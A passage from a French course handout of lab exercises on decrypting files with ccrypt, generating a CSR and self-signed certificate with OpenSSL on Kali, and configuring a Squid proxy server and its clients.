Le fichier source a été supprimé et seul le fichier crypté est là :

```
ls -la | grep impfile
```

```
nuxpitstop: /home/linuxpitstop
root@Linuxpitstop:/home/linuxpitstop# ls -la | grep impfile
-rw-r--r-- 1 root      root          9012 Jun 26 15:08 impfile.cpt
root@Linuxpitstop:/home/linuxpitstop#
```

Activité 3

TP Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt



Etape : Décrypter un fichier avec Ccrypt

Maintenant pour décrypter un fichier déjà crypté, la syntaxe de la commande est :

```
ccrypt -d encryptedfilename
```

Donc, décryptez le fichier crypté comme :

```
ccrypt -d impfile.cpt
```

Il demandera le mot de passe et décryptera le fichier.

```
root@Linuxpitstop:/home/linuxpitstop# ccrypt -d impfile.cpt
Enter decryption key:
root@Linuxpitstop:/home/linuxpitstop#
```



PARTIE 3

Protéger les applications Web

Dans ce module, vous allez :

- Chiffrer et déchiffrer des textes en utilisant des algorithmes de chiffrement classique
- Utiliser OpenSSL pour chiffrer, déchiffrer, et signer des textes, générer des clés, mettre en place une PKI, et générer des certificats numériques



6 heures



ACTIVITÉ 1

TP générer un certificat auto-signé avec OpenSSL

Compétences visées :

- Chiffrer des fichiers en utilisant des algorithmes de chiffrement symétriques grâce à OpenSSL
- Déchiffrer des fichiers en utilisant des algorithmes de chiffrement symétriques grâce à OpenSSL
- Générer des clés symétriques

Recommandations clés :

- Maitriser le principe d'un système de chiffrement symétrique



3 heure



CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de chiffrer/déchiffrer des fichiers avec des algorithmes de chiffrement symétriques en utilisant OpenSSL
- Il doit être également capable de générer des clés de chiffrement symétrique

2. Pour l'apprenant

- Il est recommandée de maîtriser le principe de chiffrement symétrique
- Il faut utiliser les commandes fournies au début de l'activité
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali

4. Critères de réussite :

- Générer un fichier chiffré à partir d'un fichier en claire
- Générer un fichier claire à partir d'un fichier chiffré
- Générer une clé symétrique
- Utiliser avec succès les différents types d'algorithmes de chiffrement symétriques

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Installation d'OpenSSL

Pour générer une CSR sur le système d'exploitation Debian, il faut d'abord ouvrir OpenSSL.

OpenSSL est un outil utilisé pour générer des clés privées, créer des CSR, installer un certificat SSL/TLS et également identifier les informations du certificat.

Pour utiliser l'outil OpenSSL afin de générer une RSC, il est nécessaire d'installer d'abord l'outil dans le système Linux.

Pour l'installer, exécutez la commande suivante,

```
sudo apt-get -y install openssl
```

```
root@kali:~# sudo apt install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 1834 not upgraded.
Need to get 0 B/849 kB of archives.
After this operation, 14.3 kB of additional disk space will be used.
Reading changelogs... Done
(Reading database ... 297965 files and directories currently installed.)
Preparing to unpack .../openssl_1.1.1i-1_amd64.deb ...
Unpacking openssl (1.1.1i-1) over (1.1.1d-2) ...
Setting up openssl (1.1.1i-1) ...
Processing triggers for man-db (2.9.0-2) ...
Processing triggers for kali-menu (2020.1.7) ...
root@kali:~#
```

TP générer un certificat auto-signé avec OpenSSL

Etape : Vérifier l'installation:

Vérifiez qu'OpenSSL est correctement installé sur le système Linux et qu'il est également configuré correctement, exécutez la commande pour afficher les détails sur OpenSSL et sa version

```
openssl version -a
```

```
root@kali:~# openssl version -a
OpenSSL 1.1.1i 8 Dec 2020
built on: Tue Dec  8 19:32:32 2020 UTC
platform: debian-amd64
options: bn(64,64) rc4(16x,int) des(int) blowfish(ptr)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -Wa,--noexecstack -g -O2 -fdebug-prefix-map=/build/openssl-dgP4jq/openssl-1.1.1i=. -fstack-protector-strong -Wformat -Werror=format-security -DOPENSSL_USE_NODELETE -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ -DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DKECCAK1600_ASM -DRC4_ASM -DMD5_ASM -DAESNI_ASM -DVPAES_ASM -DGHASH_ASM -DECP_NISTZ256_ASM -DX25519_ASM -DPOLY1305_ASM -DNDEBUG -Wdate-time -D_FORTIFY_SOURCE=2
OPENSSLDIR: "/usr/lib/ssl"
ENGINESDIR: "/usr/lib/x86_64-linux-gnu/engines-1.1"
Seeding source: os-specific
root@kali:~#
```

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR)

Lancez la commande suivante pour générer un CSR et la clé qui protégera votre certificat.

```
openssl req -new -newkey rsa:2048 -nodes -keyout example.com.key -out example.com.csr
```

- **req** : active la partie d'OpenSSL qui gère la signature des demandes de certificats.
- **newkey rsa :2048** crée une clé RSA de 2048 bits.
- **nodes** : signifie "ne pas chiffrer la clé".
- **keyout exemple.com.key** spécifie le nom de fichier à écrire sur la clé privée créée.
- **out exemple.com.csr** spécifie le nom de fichier pour écrire sur le CSR.



Remarques

Répondez correctement aux questions qui vous seront posées. Notez que vos réponses doivent répondre aux informations figurant dans les documents officiels. Ces informations sont vérifiées de manière critique par l'AC avant de délivrer votre certificat.

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR) :

```
root@kali:~# openssl req -new -newkey rsa:2048 -nodes -keyout sample.com.key -out sample.com.csr
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'sample.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Karnataka
Locality Name (eg, city) []:Bengaluru
Organization Name (eg, company) [Internet Widgits Pty Ltd]:NerdSploit Ltd
Organizational Unit Name (eg, section) []:IT and Software
Common Name (e.g. server FQDN or YOUR name) []:kali
Email Address []:admin@example.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:kaliroot
An optional company name []:NerdSploit Ltd
root@kali:~#
```



Remarques

Répondez correctement aux questions qui vous seront posées. Notez que vos réponses doivent répondre aux informations figurant dans les documents officiels. Ces informations sont vérifiées de manière critique par l'AC avant de délivrer votre certificat.

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR) :

Requested Information	Description
Country Name	Abréviation en deux lettres du pays où vous résidez
State or Province Name	Nom complet de l'État dans lequel votre organisation opère
Organization Name	Nom de l'organisation. Si vous êtes enregistré en tant qu'individu, entrez le nom de la personne qui demande le certificat.
Organizational Unit Name	Section ou secteur dans lequel l'organisation opère
Common Name	Le nom de domaine pour lequel vous achetez un certificat SSL. Il doit s'agir d'un nom de domaine entièrement qualifié.

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR) :

Le certificat doit rester confidentiel et ne doit être partagé avec personne. Pour visualiser le contenu du fichier, utilisez la commande utilitaire cat.

```
cat sample.com.csr
```

```
root@kali:~# cat sample.com.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIDFjCCAf4CAQAwgZgxCzAJBgNVBAYTAKlOMRIwEAYDVQQIDALLYXJuYXRha2Ex
EjAQBgNVBAcMCUJlbmdhbHVydTEXMBUGA1UECgwOTmVyZFNwbG9pdCBMdGxGDAW
BgNVBAsMD0lUIGFuZCBTb2Z0d2FyZTENMasGA1UEAwwEa2FsaTEfMB0GCSqGSIB3
DQEJARYQYWRTaW5Ac2FtcGxlLmNvbTCCASIwDQYJKoZIhvCNQEBBQADggEPADCC
AQoCggEBAPWnp/ACfaBhF2rX2wHT5MeQzqTRslDvmMG7X0DFV6jlh+0QDUC15hD
qOH98ofCPq8y3+KO+iuY6vgvLgGXwP7bs6Usj2EXM9xFh+0HfsG15k0k6l5U15
kRNCvlqoKe50GdPITUNX5kEjhW/G900289CBN+h0CA3PzJZjFq0gd8qQ5oili41
aLuc+o5TmvfWwltbLMaBtFhqnuJYzwAT090qIt/+YPJOShg9TBVUMTTNilnW5D
9zVyofkCw6Q0Jl2+DhneGU14dhWX8kVA8WslGvx4dLxgbvLUe4JOnH0Wb6G67Mn
kzPJcvoxoTdQGGqn8eDAHzfMB0aY9bkCAwEAaA4MBcGCSqGSIB3DQEJBzEKDAhr
YWxpcm9vdDAdBgkhkiG9w0BCQIxEAwOTmVyZFNwbG9pdCBMdGQwDQYJKoZIhvCN
AQELBQADggEBAJ2WON3x7E04goAhwOVJ/ncwPx7swJZjqqaaxHnuqIZCPBoxqCq
kLjgKLhh4P2yiwasbuFDJMevGocWk3i61Rx EhYQ0LCbAzeJgre3BrcLtJlYSpb3
m060gxV0MZCrkr9U5KmfYsTyrrEBh1GZc0PmWg1THWQ3tGNqawqZyWxeGY7TiddS
vdpedCgZHUUQEIQYyUrYehhVxAnXQ6ZQJTDy42SvrxaDQhY9N9vEt4z6Gi1ZIHoOCC
VUVRHwktAACeAqdGph1il8z+cwDB8AM4CngCnfidtsR+EMoSm4LA/GTeXTy92ld
sf9n14Ce2bgRFjcZ7WoalGCuXYJ8gKQAYje=
-----END CERTIFICATE REQUEST-----
root@kali:~#
```

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR) :

Un fichier de clé est généré qui contient une clé privée associée à la clé publique, puis il est extrait dans un autre fichier. Pour générer une clé pour le nom de domaine MYCSR, exécutez la commande suivante.

Cette clé va générer un algorithme RSA avec une longueur de clé de 2048 bits. La clé est stockée dans un fichier et pour visualiser le contenu stocké dans le format PEM, on utilise la fonction utilitaire cat

```
openssl req -newkey rsa:2048 -keyout PRIVATEKEY.key -out MYCSR.csr
```

```
root@kali:~# openssl req -newkey rsa:2048 -keyout PRIVATEKEY.key -out MYCSR.csr
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'PRIVATEKEY.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Karnataka
Locality Name (eg, city) []:Mangluru
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Example Ltd
Organizational Unit Name (eg, section) []:Software
Common Name (e.g. server FQDN or YOUR name) []:kali
Email Address []:admin@example.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:rootkali
An optional company name []:Tecnoz Ltd
```

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Générer une demande de signature de certificat (CSR) :

Le certificat doit rester confidentiel et ne doit être partagé avec personne. Pour visualiser le contenu du fichier clé, utilisez la commande utilitaire cat. En utilisant cette commande, nous pouvons naviguer jusqu'au fichier où la clé est stockée. Pour copier le contenu du fichier de clé privée, sélectionnez et copiez tout le contenu, y compris "BEGIN RSA PRIVATE KEY" et "END RSA PRIVATE KEY".

```
cat PRIVATEKEY.key
```

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEAvIwOYio7y+gJ7+nh5dEnVp0nXPJfkPZ4reMGlkyManKNAsyk  
DTWQkeBOUIAw5LXn2LT09vLh00Y25kualH67bnfUbLiUn5J0CKpUbCdnWFVA/Q7f  
8eKdf6Euv53NjNjmTpDJAwvj22AQtyoDsa6DbeKzwP0m+E2N+9h0bDBP72WSPXj+2  
JcEYBaNLDJzwmWNhjwlyZYErTDJ/aMA5SDPrGF0AexFPPrR2fb96bh+xmfM74  
4qZObcWQ6A2GEfwbA6lgWwKuwf8+VRuPbVqPgoj5RW8+25izMiXLGW7C3s6Hi+v  
OIArgqdUWPiEmULGL5Lh/Qe/895GolW5PtNN7QIDAQABAoIBADecj7maF3abECNF  
Nq3UTogNHkkZ6/oT2HBhX9YA6gGTm+fReCm1PNjp8e9ogANVa/bNDazk603Uveib  
MBLQdnQuwAD5SEzwo2zS4GeuD5tM0gjp1D/B+xZlkjZ0Yu2VVAAikR8WwQhq4cPtp  
n1H3dgRX7dy4YVSewYXTkn3svbhyLkzFt9ChSZnUJrdBApIg8PmA9djKYK836j  
XcbsNxpIDxaXd56d1oTa1WX1f8LiApwn/dJYulBLTA/s/jHKpg31CHDZMlmuaArE  
On0Cz426qZ+2X0/tpqUt/9u8HbIM6JHzvsTeqeIiZ2/H/vy0Jdq1jwry2pe5UZ45  
L20BKkCgYEa6iLnhHUD9QsuijDOR73qPkkXOfp42UA@uHu94N4viHkYrMojx/  
2cC1mXm1IU33xZpBqA8X0zZBCIpRxbJHKPC4hwbj06tP6zwHHMRU64GwnVde9bP  
kuNywdWwY3z6X8FSes0WFpov0mNCNeZoyD0W2qmpichLA8eAqQpbsCgYEAzidT  
73DiY9XxWxue1hipIkmrqlBcmUCa/EVl8hYBApNmJl9ujUWd6V0y4uiJIHt2NajT  
oUORDE0EQ1muxktrCvl8Z/iwlC+lJGLE8/skmCGcQn0ccvhS6EB6x0C8WEvM3QbN  
d9S5WH3e0y7n4atkV6vISkeo8MNjV3hF1mechCgYEAt+Q8NCN3vS7FdokdL3Ls  
DzHG5pVbdLbyo67B8nK3FZYm+4I9N/12aP9bYjReF89V6ERUhvt7Qo1FHMEW6cqC  
oFTajp6G4PTg658XYzDZDgEj2/00NDyuAW9UxDktWGxjdWuwK+5GuFgDWfd1nEHg  
UUsySEiGpP8dAukJ5Tpfc1sCgYEAYeg0ye9bAV7Rm3Tq1S+j/2P+DyjB2AsxgGCL  
31Vzuc0Zn/2Zrh1/8r6IBzr0ixTAiv+F/ozJdCRwVvJwPeBBv6boFIC6mPgtGvzt  
fzP6/FD21RvqECRsNvJoC4k8jpH23Ic8F+Atg6EL6vQmwZx2+U7KxQ14Rg5nrpSq  
ebpS1jMcgYEAj3iTSws2GEpdY87C+6TpteEkL1f11S4+u49Lh17oMtYb3gvFR0tQ  
aCaZDLJy9MFqvSKtX7fe7cAluIkt6yhHzPEU9yoG9KueI3svWzgTYjVRe9XB2ACP  
Z/NrGJd3e23VoW4tElg0/LfPC9GzbKpa0d+ZII+jF/RiN53rZ8VQzg=  
-----END RSA PRIVATE KEY-----  
root@kali:~# █
```

TP générer un certificat auto-signé avec OpenSSL

Etape : Vérification du fichier CSR :

Après la création du CSR, vérifiez les détails ou les informations fournis pendant la génération du certificat CSR avant de l'envoyer à l'AC pour signature ou auto-signature.

```
openssl req -text -in MYCSR.csr -noout -verify
```

Activité 1

TP générer un certificat auto-signé avec OpenSSL



Etape : Certificat auto-signé utilisant la clé privée :

Une fois que le CSR est généré, pour obtenir le certificat signé, le CSR est fourni à l'AC comme Verisign, DigiCert etc. Dans le cas de tests ou de cas d'utilisation interne, il existe une option pour auto-signer les certificats CSR, ce qui est fait par vous-même plutôt que par l'AC. Pour auto-signer un certificat pour votre propre clé privée, exécutez la commande OpenSSL,

```
openssl x509 -in MYCSR.csr -out MYCSR.crt -req -signkey PRIVATEKEY.key -days 365
```

```
root@kali:~# openssl x509 -in MYCSR.csr -out MYCSR.crt -req -signkey PRIVATEKEY.key -days 365
Signature ok
subject=C = IN, ST = Karnataka, L = Mangluru, O = Example Ltd, OU = Software, CN = kali, emailAddress = admin@sample.com
Getting Private key
Enter pass phrase for PRIVATEKEY.key:
root@kali:~#
```



ACTIVITÉ 2

Installer et configurer le serveur proxy Squid

Compétences visées :

- Installation et configuration d'un serveur proxy
- Configuration côté client d'un proxy

Recommandations clés :

- Maitriser le principe de proxy et son utilisation



3 heures



CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'installer le proxy sur un machine virtuelle Kali
- Il doit être également capable de configurer le proxy côté serveur et côté client

2. Pour l'apprenant

- Il est recommandée de maîtriser le principe de proxy
- Il est également recommandée de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali

4. Critères de réussite :


- Créer un serveur proxy
- Créer des clients proxy

Activité 2

Installer et configurer le serveur proxy Squid

Etape : C'est quoi un serveur proxy Squid ?

Squid est un serveur cache proxy web open source complet qui peut être utilisé par les PME et les grands réseaux d'entreprise pour mettre en cache et établir un proxy pour les protocoles FTP, HTTP, DNS et autres. Squid peut également faire du cache et du proxy pour les requêtes SSL.



Activité 2

Installer et configurer le serveur proxy Squid



Etape : Installer un proxy Squid

Le paquet Squid proxy est disponible dans les dépôts Ubuntu. Il peut être installé en exécutant la commande :

```
sudo apt -y install squid
```

Etape : Configuration du serveur mandataire Squid

La configuration la plus simple de Squid est celle d'un serveur proxy de transfert. Dans ce cas, il recevra toutes les requêtes de vos serveurs et les transmettra en conséquence. Pour configurer Squid, modifiez les directives contenues dans le fichier /etc/squid/squid.conf.

```
sudo vim /etc/squid/squid.conf
```

Activité 2

Installer et configurer le serveur proxy Squid



Etape : Configuration du serveur mandataire Squid

Définir ACL pour votre réseau interne de confiance :

Ajouter l'ACL après la ligne acl CONNECT

acl lan src 192.168.18.0/24

```
root@server-01: ~
acl Safe_ports port 21      # ftp
acl Safe_ports port 443     # https
acl Safe_ports port 70      # gopher
acl Safe_ports port 210     # wais
acl Safe_ports port 1025-65535 # unregistered ports
acl Safe_ports port 280     # http-mgmt
acl Safe_ports port 488     # gss-http
acl Safe_ports port 591     # filemaker
acl Safe_ports port 777     # multiling http
acl CONNECT method CONNECT

# Configure ACL
acl lan src 192.168.18.0/24
```

Puis autorisez l'accès en fonction de l'ACL définie ci-dessus, ajoutez la ligne après http_access allow localhost manager

http_access allow lan

```
root@server-01: ~
1174
1175 # Deny CONNECT to other than secure SSL ports
1176 http_access deny CONNECT !SSL_ports
1177
1178 # Only allow cachemgr access from localhost
1179 http_access allow localhost manager
1180 http_access allow lan
1181 http_access deny manager
1182
1183 # We strongly recommend the following be uncommented to protect innocent
       ent
1184 # web applications running on the proxy server who think the only
1185 # one who can access services on "localhost" is a local user
<etc/squid/squid.conf" 7985L, 290929C written          1180,21      14%
```

Activité 2

Installer et configurer le serveur proxy Squid



Etape : Configuration du serveur mandataire Squid

Configurer les demandes d'en-tête du client pour qu'elles correspondent :

Ceci devrait être mis dans la section TAG *request_header_access*

```
request_header_access Via deny all
request_header_access X-Forwarded-For deny all
request_header_access Referer deny all
request_header_access Cache-Control deny all
```

Activité 2

Installer et configurer le serveur proxy Squid



Etape : Configuration du serveur mandataire Squid

Les en-têtes seront ainsi désactivés. Les champs Via et Forwarded-For sont configurés pour indiquer qu'une requête a été transmise par un proxy. Cela peut exposer votre véritable IP en divulguant l'information que nous utilisons un proxy.

Pour supprimer plus d'en-têtes qui peuvent vous exposer, ajoutez plutôt :

```
via off
forwarded_for off

request_header_access From deny all
request_header_access Via deny all
request_header_access X-Forwarded-For deny all
request_header_access Cache-Control deny all
request_header_access X-Cache deny all
request_header_access X-Cache-Lookup deny all
request_header_access Server deny all
request_header_access Link deny all
request_header_access WWW-Authenticate deny all
request_header_access Proxy-Connection deny all
request_header_access Pragma deny all
request_header_access Keep-Alive deny all
```

Activité 2

Installer et configurer le serveur proxy Squid



Etape : Configuration du serveur mandataire Squid

Redémarrez le service proxy squid après avoir effectué le changement

```
sudo systemctl restart squid
```

Vérifiez également que le service est activé au démarrage.

```
sudo systemctl enable squid
```

Le port de service par défaut utilisé par squid est 3128. Si vous souhaitez le changer, modifiez la ligne

```
http_port 3128
```

Confirmer l'état du service

```
# ss -tunelp | grep 3128
tcp  LISTEN  0      128                           *:3128          *:*      users:(("squid",pid=14580,fd=11))
ino:41513 sk:9 v6only:0 <->
```

Activité 2

Installer et configurer le serveur proxy Squid



Etape : Configuration du serveur mandataire Squid

Configurer le service de pare-feu

Si un service de pare-feu fonctionne sur Ubuntu ou CentOS, ouvrez le port sur le pare-feu,

```
$ sudo firewall-cmd --add-service=squid --permanent
$ sudo firewall-cmd --reload
or
$ sudo ufw allow 3128/tcp
```

Maintenant que vous avez un serveur proxy prêt, configurez les systèmes Client pour qu'ils se connectent.


Activité 2

Installer et configurer le serveur proxy Squid

Etape : Configurez les systèmes Client

Installer pour le navigateur Web :

Firefox : Allez dans Paramètres > Préférences > Proxy réseau > Paramètres > Configuration manuelle du proxy.
r et configurer le serveur proxy Squid



Cochez Utiliser ce serveur proxy pour tous les protocoles